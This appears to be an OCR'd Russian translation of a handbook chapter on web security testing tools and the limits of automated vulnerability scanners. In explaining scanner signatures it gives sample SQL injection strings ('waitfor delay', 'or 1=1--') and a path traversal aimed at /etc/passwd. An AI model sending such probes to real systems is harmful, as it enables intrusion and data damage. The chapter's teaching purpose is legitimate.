


Рис. 20-14. Типичный рабочий процесс применения интегрированного набора инструментов тестирования

После картографирования содержимого и функций приложения можно оценить его поверхность атаки. Это набор функций и запросов, заслуживающих более пристального изучения с целью обнаружения и эксплуатации уязвимостей.

При тестировании уязвимостей обычно выбирают элементы в окне перехвата прокси, истории прокси или карте сайта и отправляют их другим инструментам набора для выполнения конкретных задач. Как уже описывалось, фаззер можно использовать для поиска уязвимостей, связанных с вводом, и осуществления других атак, например сбора конфиденциальной информации. Сканер уязвимостей можно использовать для автоматической проверки распространённых уязвимостей как пассивными, так и активными методами. Анализатор токенов можно использовать для проверки свойств случайности файлов cookie сеанса и других токенов. А инструмент повторной отправки запросов позволяет изменять и многократно повторно отправлять отдельный запрос для поиска уязвимостей или эксплуатации уже обнаруженных ошибок. Нередко отдельные элементы передаются туда и обратно между этими инструментами. Например, можно выбрать интересный элемент из фаззинг-атаки или проблему, о которой сообщил сканер уязвимостей, и передать её

инструменту повторной отправки запросов, чтобы проверить уязвимость или усовершенствовать эксплойт.

Для многих видов уязвимостей обычно приходится возвращаться к браузеру, чтобы продолжить исследование проблемы, подтвердить действительность предполагаемой уязвимости или проверить работающий эксплойт. Например, обнаружив уязвимость межсайтового скриптинга при помощи сканера уязвимостей или инструмента повторной отправки запросов, можно вставить полученный URL обратно в браузер и подтвердить выполнение демонстрационного эксплойта. При проверке возможных ошибок управления доступом результаты конкретных запросов можно просматривать в текущем сеансе браузера, чтобы подтвердить их в контексте определённого пользователя. Если обнаружена уязвимость SQL-инъекции, позволяющая извлечь большой объём сведений, браузер может вновь оказаться наиболее удобным местом для отображения результатов.

Не следует считать описанный рабочий процесс сколько-нибудь жёстким или ограничивающим. Во многих ситуациях ошибки можно проверять, вводя неожиданные данные непосредственно в браузере или окне перехвата прокси. Некоторые ошибки могут быть сразу очевидны в запросах и ответах без привлечения инструментов, сильнее ориентированных на атаку. Для конкретных целей можно подключать другие инструменты. Компоненты набора инструментов тестирования можно также сочетать новаторскими способами, которые здесь не описаны и, возможно, даже не предусматривались автором инструмента. Интегрированные наборы инструментов тестирования - чрезвычайно мощные разработки со множеством взаимосвязанных функций. Чем творчески вы их используете, тем выше вероятность обнаружить самые малозаметные уязвимости!

Альтернативы перехватывающему прокси

В инструментарии всегда должна быть альтернатива обычным средствам на основе прокси для редких ситуаций, в которых их нельзя использовать. Такие ситуации обычно возникают, когда для доступа к приложению напрямую или через корпоративный прокси требуется нестандартный метод аутентификации либо приложение применяет необычный клиентский сертификат SSL или расширение браузера. Поскольку перехватывающий прокси разрывает HTTP-соединение между клиентом и сервером, в этих случаях инструмент может помешать использованию некоторых или всех функций приложения.

Стандартный альтернативный подход в таких ситуациях - использовать инструмент внутри браузера для отслеживания HTTP-запросов, создаваемых браузером, и манипулирования ими. Всё происходящее на клиенте и все данные, отправляемые серверу, в принципе по-прежнему находятся под вашим полным контролем. При желании можно было бы написать собственный полностью специализированный браузер для выполнения любой требуемой задачи.

Браузерные расширения предоставляют быстрый и простой способ инструментировать функции стандартного браузера, не вмешиваясь в сетевой обмен между браузером и сервером. Поэтому такой подход позволяет отправлять приложению произвольные запросы и одновременно даёт браузеру возможность использовать обычный способ взаимодействия с проблемным приложением.

Для Internet Explorer и Firefox доступно множество расширений, реализующих в целом сходные функции. Мы покажем по одному примеру для каждого браузера. Рекомендуем поэкспериментировать с разными вариантами и найти наиболее подходящий.

Следует учитывать, что функции существующих браузерных расширений очень ограничены по сравнению с основными наборами инструментов. Они не выполняют обход пауком, фаззинг или сканирование уязвимостей, и работать приходится полностью вручную. Тем не менее в ситуациях, когда вы вынуждены их использовать, они позволяют провести всестороннюю атаку на цель, невозможную при использовании одного лишь стандартного браузера.

Tamper Data

Tamper Data, показанный на рис. 20-15, - расширение браузера Firefox. При каждой отправке формы Tamper Data показывает всплывающее окно со всеми сведениями запроса, включая HTTP-заголовки и параметры, которые можно просматривать и изменять.




Рис. 20-15. Tamper Data позволяет изменять сведения HTTP-запроса в Firefox

TamperIE

TamperIE, показанный на рис. 20-16, реализует в Internet Explorer, по существу, те же функции, что Tamper Data в Firefox.




Рис. 20-16. TamperIE позволяет изменять сведения HTTP-запроса в Internet Explorer

Автономные сканеры уязвимостей

Существует ряд различных инструментов для полностью автоматизированного сканирования веб-приложений на наличие уязвимостей. Преимущество этих сканеров состоит в способности проверять большой объём функций за сравнительно короткое время. В типичном приложении они часто способны выявить разнообразные важные уязвимости.

Автономные сканеры уязвимостей веб-приложений автоматизируют несколько описанных в этой книге методов, включая обход приложения пауком, обнаружение стандартного и распространённого содержимого и поиск распространённых уязвимостей. После картографирования содержимого приложения сканер последовательно обрабатывает его функции, отправляя набор тестовых строк в каждом параметре каждого запроса, и анализирует ответы приложения в поисках признаков распространённых уязвимостей. Сканер создаёт отчёт с описанием каждой обнаруженной уязвимости. Обычно отчёт включает конкретные запрос и ответ, которые приложение использовало для диагностики каждой указанной уязвимости, что позволяет компетентному пользователю вручную исследовать и подтвердить существование ошибки.

При выборе необходимости и времени применения сканера уязвимостей крайне важно понимать неотъемлемые сильные и слабые стороны инструментов этого типа и задачи, которые требуется решать в ходе их разработки. Эти соображения влияют также на эффективное применение автоматизированного сканера, интерпретацию его результатов и степень доверия к ним.

Уязвимости, обнаруживаемые сканерами

Несколько категорий распространённых уязвимостей могут обнаруживаться сканерами с определённой надёжностью. Это уязвимости с достаточно стандартным признаком. В некоторых случаях признак присутствует в обычных запросах и ответах приложения. В других случаях сканер отправляет специально сформированный запрос, предназначенный для вызова признака при наличии уязвимости. Если признак появляется в ответе приложения на запрос, сканер делает вывод о наличии уязвимости.

Ниже приведены примеры уязвимостей, которые можно обнаружить таким способом:

• отражённые уязвимости межсайтового скриптинга возникают, когда предоставленный пользователем ввод без надлежащей очистки воспроизводится в ответах приложения. Автоматизированные сканеры обычно отправляют тестовые строки с HTML-разметкой и ищут эти строки в ответах, что позволяет обнаружить многие такие ошибки;
• некоторые уязвимости SQL-инъекции можно обнаружить по признаку. Например, отправка одинарной кавычки может привести к сообщению об ошибке ODBC, а отправка строки `'; waitfor delay '0:0:30'--` - к задержке по времени;
• некоторые уязвимости обхода путей можно обнаружить, отправив последовательность обхода, нацеленную на известный файл вроде `win.ini` или `/etc/passwd`, и отыскав содержимое этого файла в ответе;
• некоторые уязвимости инъекции команд можно обнаружить посредством внедрения команды, которая вызывает задержку по времени или выводит определённую строку в ответ приложения;
• простые листинги каталогов можно выявить, запросив путь каталога и отыскав ответ с текстом, похожим на листинг каталога;
• такие уязвимости, как отправка пароля открытым текстом, слишком широкая область действия файлов cookie и формы с включённым автозаполнением, можно надёжно обнаружить путём просмотра обычных запросов и ответов приложения;
• элементы, на которые нет ссылок из основного опубликованного содержимого, например резервные копии и файлы исходного кода, часто можно обнаружить, запросив каждый перечисленный ресурс с другим расширением файла.

Во многих таких случаях отдельные экземпляры той же категории уязвимостей нельзя надёжно обнаружить при помощи стандартной строки атаки и признака. Например, при многих уязвимостях, связанных с вводом, приложение реализует примитивную проверку ввода, которую можно обойти специально сформированными данными. Обычные строки атаки могут блокироваться или очищаться, однако умелый атакующий способен исследовать действующую проверку ввода и найти способ её обойти. В других случаях уязвимость может вызываться стандартными строками, но не приводить к ожидаемому признаку. Например, многие атаки SQL-инъекции не возвращают пользователю никаких данных или сообщений об ошибках, а уязвимость обхода путей может не приводить к непосредственному возврату содержимого целевого файла в ответе приложения. В некоторых таких случаях сложный сканер всё же способен выявить уязвимость или по меньшей мере отметить аномальное поведение для ручного исследования, но это возможно не всегда.

Кроме того, несколько важных категорий уязвимостей не имеют стандартного признака, и их нельзя искать при помощи стандартного набора строк атаки. В целом автоматизированные сканеры неэффективны при обнаружении дефектов такого рода. Ниже приведены примеры уязвимостей, которые сканеры не могут надёжно выявлять:

• нарушение управления доступом, позволяющее пользователю обращаться к данным других пользователей или низкопривилегированному пользователю - к административным функциям. Сканер не понимает требований управления доступом, относящихся к приложению, и не способен оценить значимость различных функций и данных, обнаруженных через конкретную учётную запись пользователя;

• атаки, включающие изменение значения параметра способом, имеющим смысл в приложении, например скрытого поля, представляющего цену приобретаемого товара или состояние заказа. Сканер не понимает смысла, который любой параметр имеет в функциях приложения;
• другие логические ошибки, например преодоление ограничения транзакции посредством отрицательного значения или обход этапа процесса восстановления учётной записи путём пропуска ключевого параметра запроса;
• уязвимости в проектировании функций приложения, например слабые правила качества паролей, возможность перечислять имена пользователей по сообщениям об ошибке входа и легко угадываемые подсказки забытого пароля;
• атаки перехвата сеанса, при которых в токенах сеанса приложения можно обнаружить последовательность, позволяющую атакующему выдавать себя за других пользователей. Даже если сканер способен распознать, что определённый параметр имеет предсказуемое значение при последовательных входах, он не поймёт значимости различного содержимого, возникающего при изменении этого параметра;
• утечка конфиденциальных сведений, например списков имён пользователей и журналов с токенами сеанса.

Некоторые сканеры уязвимостей пытаются проверять наличие отдельных уязвимостей из этого списка. Например, некоторые сканеры пытаются найти ошибки управления доступом, входя в приложение в контексте двух разных пользователей и стараясь выявить данные и функции, к которым один пользователь может обращаться без надлежащей авторизации. По опыту авторов, такие проверки обычно создают огромное количество ложноположительных и ложноотрицательных результатов.

В двух предыдущих списках уязвимостей каждый содержит дефекты, которые можно отнести к легкодоступным целям, то есть к тем, которые способен легко обнаружить и эксплуатировать атакующий с умеренными навыками. Поэтому хотя автоматизированный сканер часто обнаруживает заметную долю легкодоступных целей в приложении, он также обычно пропускает значительное число таких проблем, включая некоторые легкодоступные цели, которые выявила бы любая ручная атака! Чистый результат автоматизированного сканирования никогда не даёт веских гарантий отсутствия в приложении серьёзных уязвимостей, которые легко обнаружить и эксплуатировать.

Справедливо также сказать, что в существующих сегодня более критичных для безопасности приложениях, к которым предъявлялись более строгие требования безопасности и которые проходили более строгое тестирование, оставшиеся уязвимости обычно относятся ко второму, а не к первому списку.

Неотъемлемые ограничения сканеров

Лучшие представленные на рынке сканеры уязвимостей спроектированы и реализованы специалистами, которые серьёзно продумывали возможные способы обнаружения всех видов уязвимостей веб-приложений. Неспособность полученных сканеров надёжно обнаруживать многие категории уязвимостей не случайна. Полностью автоматизированный подход к тестированию веб-приложений сталкивается с различными неотъемлемыми препятствиями. Эффективно преодолеть их могут лишь системы с полноценными механизмами искусственного интеллекта, намного превосходящие возможности современных сканеров.

Все веб-приложения различны

Веб-приложения резко отличаются от области сетей и инфраструктуры, где типичная установка использует готовые продукты в более или менее стандартных конфигурациях. Для сетевой инфраструктуры в принципе можно заранее составить базу данных всех возможных целей и создать инструмент для поиска каждого связанного дефекта. Для специализированных веб-приложений это невозможно, поэтому любой эффективный сканер должен ожидать неожиданного.

Сканеры работают с синтаксисом

Компьютеры легко анализируют синтаксическое содержимое ответов приложения и способны распознавать распространённые сообщения об ошибках, коды состояния HTTP и копирование пользовательских данных в веб-страницы. Однако современные сканеры не могут понимать семантическое значение этого содержимого или выносить нормативные суждения на основании данного значения. Например, в функции обновления корзины покупок сканер видит лишь отправку множества параметров.

Он не знает, что один из параметров обозначает количество, а другой - цену. Кроме того, он не понимает, что возможность изменить количество в заказе несущественна, тогда как возможность изменить его цену представляет собой дефект безопасности.

Сканеры не импровизируют

Многие веб-приложения применяют нестандартные механизмы управления сеансами и навигацией, а также передачи и обработки данных, например в структуре строки запроса, файлов cookie или других параметров. Человек способен быстро заметить и разобрать необычный механизм, но компьютер продолжит следовать заданным ему стандартным правилам. Кроме того, многие атаки на веб-приложения требуют импровизации, например для обхода частично эффективных фильтров ввода или эксплуатации нескольких разных аспектов поведения приложения, которые в совокупности открывают его для атаки. Сканеры обычно пропускают такие атаки.

Сканеры не обладают интуицией

У компьютеров нет интуиции относительно наилучшего продолжения работы. Подход современных сканеров в значительной мере состоит в попытке применить каждую атаку против каждой функции. Это накладывает практическое ограничение на разнообразие выполняемых проверок и способы их сочетания. Во многих случаях такой подход упускает уязвимости:

• некоторые атаки включают отправку специально сформированного ввода на одном или нескольких этапах многоэтапного процесса и прохождение оставшейся части процесса для наблюдения результатов;
• некоторые атаки включают изменение последовательности этапов, в которой приложение ожидает выполнения процесса;
• некоторые атаки включают специально сформированное изменение значений нескольких параметров. Например, атака XSS может требовать поместить определённое значение в один параметр, чтобы вызвать сообщение об ошибке, а полезную нагрузку XSS - в другой параметр, копируемый в это сообщение.

Из-за практических ограничений подхода сканеров к обнаружению уязвимостей методом полного перебора они не могут обработать каждую перестановку строк атаки в разных параметрах или каждую перестановку функциональных этапов. Разумеется, ни один человек также не способен сделать это практически. Однако человек часто чувствует, где находятся ошибки, где разработчик сделал предположения и где что-то "выглядит неправильно". Поэтому человек-тестировщик выбирает для фактического исследования крошечную долю всех возможных атак и благодаря этому часто добивается успеха.

Технические задачи, стоящие перед сканерами

Описанные ранее препятствия автоматизации приводят к ряду конкретных технических задач, которые необходимо решить при создании эффективного сканера уязвимостей. Эти задачи влияют не только на способность сканера обнаруживать конкретные виды уязвимостей, как уже описывалось, но и на его способность выполнять основные задачи картографирования содержимого приложения и поиска дефектов.

Некоторые из этих задач не являются непреодолимыми, и современные сканеры нашли способы частично их решать. Однако сканирование отнюдь не точная наука, и эффективность современных методов сканирования сильно различается от приложения к приложению.

Аутентификация и управление сеансами

Сканер должен уметь работать с механизмами аутентификации и управления сеансами, используемыми разными приложениями. Часто к большинству функций приложения можно обратиться только через аутентифицированный сеанс, и сканер, не способный работать с таким сеансом, пропустит множество обнаруживаемых ошибок.

В современных сканерах аутентификационная часть этой проблемы решается путём предоставления пользователю возможности задать сценарий входа или пройти процесс аутентификации во встроенном браузере, позволяя сканеру наблюдать конкретные этапы получения аутентифицированного сеанса.

Часть задачи, связанная с управлением сеансами, решается не так просто и включает две следующие проблемы:

• сканер должен уметь взаимодействовать с любым механизмом управления сеансами, используемым приложением. Это может включать передачу токена сеанса в файле cookie, скрытом поле формы или строке запроса URL. Токены могут оставаться неизменными на протяжении сеанса, меняться для каждого запроса либо приложение может использовать иной специализированный механизм;
• сканер должен уметь обнаруживать прекращение действительности сеанса, чтобы вернуться к этапу аутентификации и получить новый. Это может произойти по различным причинам. Возможно, сканер запросил функцию выхода либо приложение завершило сеанс из-за того, что сканер выполнил необычную навигацию или отправил недействительный ввод. Сканер должен обнаруживать это как при первоначальном картографировании, так и при последующем поиске уязвимостей. Разные приложения при утрате действительности сеанса ведут себя совершенно по-разному. Для сканера, анализирующего только синтаксическое содержимое ответов приложения, эта задача в общем случае может оказаться трудной, особенно при использовании нестандартного механизма управления сеансами.

Справедливо сказать, что некоторые современные сканеры достаточно хорошо работают с большинством используемых механизмов аутентификации и управления сеансами. Однако

остаётся множество случаев, в которых сканеры испытывают трудности. В результате они могут не суметь должным образом обойти или просканировать ключевые части поверхности атаки приложения. Из-за полностью автоматизированного режима работы автономных сканеров пользователь обычно не замечает такого сбоя.

Опасные последствия

Во многих приложениях запуск неограниченного автоматизированного сканирования без какого-либо руководства пользователя может быть весьма опасен для приложения и содержащихся в нём данных. Например, сканер может обнаружить административную страницу с функциями сброса паролей пользователей, удаления учётных записей и так далее. Если сканер будет вслепую запрашивать каждую функцию, результатом может стать отказ в доступе всем пользователям приложения. Аналогичным образом сканер может обнаружить уязвимость, эксплуатация которой способна серьёзно повредить данные приложения. Например, при некоторых уязвимостях SQL-инъекции отправка стандартных строк SQL-атаки вроде `or 1=1--` приводит к выполнению непредусмотренных операций над данными приложения. Человек, понимающий назначение конкретной функции, по этой причине может действовать осторожно, но автоматизированный сканер такого понимания лишён.

Выделение отдельных функций

Существует множество ситуаций, в которых чисто синтаксический анализ приложения не позволяет правильно выявить основной набор его отдельных функций:

• некоторые приложения содержат колоссальный объём содержимого, воплощающего один и тот же основной набор функций. Например, приложения вроде eBay, MySpace и Amazon содержат миллионы разных страниц с различными URL и содержимым, однако им соответствует сравнительно небольшое число фактических функций приложения;
• некоторые приложения при чисто синтаксическом анализе могут не иметь конечной границы. Например, календарное приложение может позволять пользователям переходить к любой дате. Аналогичным образом некоторые приложения с конечным объёмом содержимого применяют изменчивые URL или параметры запросов для обращения к одному и тому же содержимому в разное время, из-за чего сканеры продолжают картографирование бесконечно;
• собственные действия сканера могут приводить к появлению кажущегося новым содержимого. Например, отправка формы может вызвать появление новой ссылки в интерфейсе приложения, а переход по ней - получение ещё одной формы с таким же поведением.

В любой из этих ситуаций человек-атакующий способен быстро "увидеть сквозь" синтаксическое содержимое приложения и выявить основной набор реальных функций, которые требуется проверить. Автоматизированному сканеру без семантического понимания сделать это значительно сложнее.

Помимо очевидных проблем картографирования и исследования приложения в описанных ситуациях, связанная проблема возникает при составлении отчёта об обнаруженных уязвимостях. Сканер, основанный на чисто синтаксическом анализе, склонен создавать дублирующиеся результаты для каждой отдельной уязвимости. Например, отчёт о сканировании может указать 200 ошибок XSS, 195 из которых возникают в одной и той же функции приложения, многократно проверенной сканером из-за того, что она появляется в разных контекстах с различным синтаксическим содержимым.

Другие задачи автоматизации

Как обсуждалось в главе 14, некоторые приложения реализуют защитные меры, специально предназначенные для предотвращения доступа автоматизированных клиентских программ. К таким мерам относятся реактивное завершение сеанса при аномальной активности, а также CAPTCHA и другие средства контроля, призванные гарантировать, что за конкретные запросы отвечает человек.

В общем случае функция обхода пауком в сканере сталкивается с теми же задачами, что и пауки веб-приложений в целом, например со специализированными ответами "not found" и необходимостью интерпретировать клиентский код. Многие приложения реализуют детальную проверку отдельных элементов ввода, например полей формы регистрации пользователя. Если паук заполняет форму недействительными данными и не способен понять сообщения об ошибках, созданные приложением, он может так и не пройти эту форму к важным функциям, находящимся за ней.

Быстрое развитие веб-технологий, особенно применение компонентов расширения браузера и других клиентских платформ, означает, что большинство сканеров отстаёт от последних тенденций. В результате они могут не выявить все значимые запросы приложения либо точные формат и содержимое требуемых им запросов.

Кроме того, высокая зависимость современных веб-приложений от состояния, при которой сложные данные хранятся как на стороне клиента, так и на стороне сервера и обновляются посредством асинхронного обмена между ними, создаёт проблемы для большинства полностью автоматизированных сканеров, склонных обрабатывать каждый запрос изолированно. Для полного охвата таких приложений часто необходимо понимать включённые в них многоэтапные процессы запросов и гарантировать, что приложение находится в требуемом состоянии для обработки конкретного запроса атаки. В главе 14 описаны методы достижения этого в специализированных автоматизированных атаках. Как правило, они требуют разумного участия человека, чтобы понять требования, надлежащим образом настроить инструменты тестирования и отслеживать их работу.

Современные продукты

Рынок автоматизированных веб-сканеров в последние годы процветал, породив множество инноваций и широкий спектр различных продуктов. Ниже перечислены некоторые из наиболее известных сканеров:

- Acunetix;
- AppScan;
- Burp Scanner;
- Hailstorm;
- NetSparker;
- N-Stalker;
- NTOSpider;
- Skipfish;
- WebInspect.

Хотя большинство зрелых сканеров имеют общий основной набор функций, их подходы к обнаружению уязвимостей в разных областях и предоставляемые пользователю возможности различаются. Публичные обсуждения достоинств разных сканеров часто вырождаются в перебранку между поставщиками. Для оценки эффективности разных сканеров при обнаружении различных видов дефектов безопасности проводились разнообразные исследования. Они неизменно включают запуск сканеров против небольшой выборки уязвимого кода. Это может

ограничивать возможность распространить результаты на широкий спектр реальных ситуаций применения сканеров.

Наиболее эффективные исследования запускают каждый сканер против широкого набора образцов кода, полученных из реальных приложений, не давая поставщикам возможности до анализа подстроить продукт под эти образцы. Одно такое академическое исследование Калифорнийского университета в Санта-Барбаре заявляет, что является "крупнейшей оценкой сканеров веб-приложений с точки зрения количества проверенных инструментов... и проанализированных классов уязвимостей". Отчёт об исследовании можно загрузить по адресу:

www.cs.ucsb.edu/~adoupe/static/black-box-scanners-dimva2010.pdf

Основные выводы этого исследования были следующими:

• современные сканеры не способны обнаруживать целые классы уязвимостей, включая слабые пароли, нарушение управления доступом и логические ошибки;
• обход современных веб-приложений может представлять серьёзную проблему для современных сканеров веб-уязвимостей из-за неполной поддержки распространённых клиентских технологий и сложной зависимости нынешних приложений от состояния;
• строгой корреляции между ценой и возможностями нет. Некоторые бесплатные или очень экономичные сканеры работают не хуже сканеров стоимостью в тысячи долларов.

В исследовании каждому сканеру была присвоена оценка на основании способности выявлять различные виды уязвимостей. В таблице 20-1 приведены общие оценки и цена каждого сканера.

Таблица 20-1. Эффективность обнаружения уязвимостей и цены различных сканеров по данным исследования UCSB

Сканер	Оценка	Цена
Acunetix	14	от $4 995 до $6 350
WebInspect	13	от $6 000 до $30 000
Burp Scanner	13	$191
N-Stalker	13	от $899 до $6 299
AppScan	10	от $17 550 до $32 500
w3af	9	Бесплатно
Paros	6	Бесплатно
HailStorm	6	$10 000
NTOSpider	4	$10 000
MileSCAN	4	от $495 до $1 495
Grendel-Scan	3	Бесплатно

Следует отметить, что возможности сканирования в последние годы значительно развились и, вероятно, продолжат развиваться. Как эффективность, так и цена отдельных сканеров со временем могут измениться. Исследование UCSB, представившее сведения из таблицы 20-1, было опубликовано в июне 2010 года.

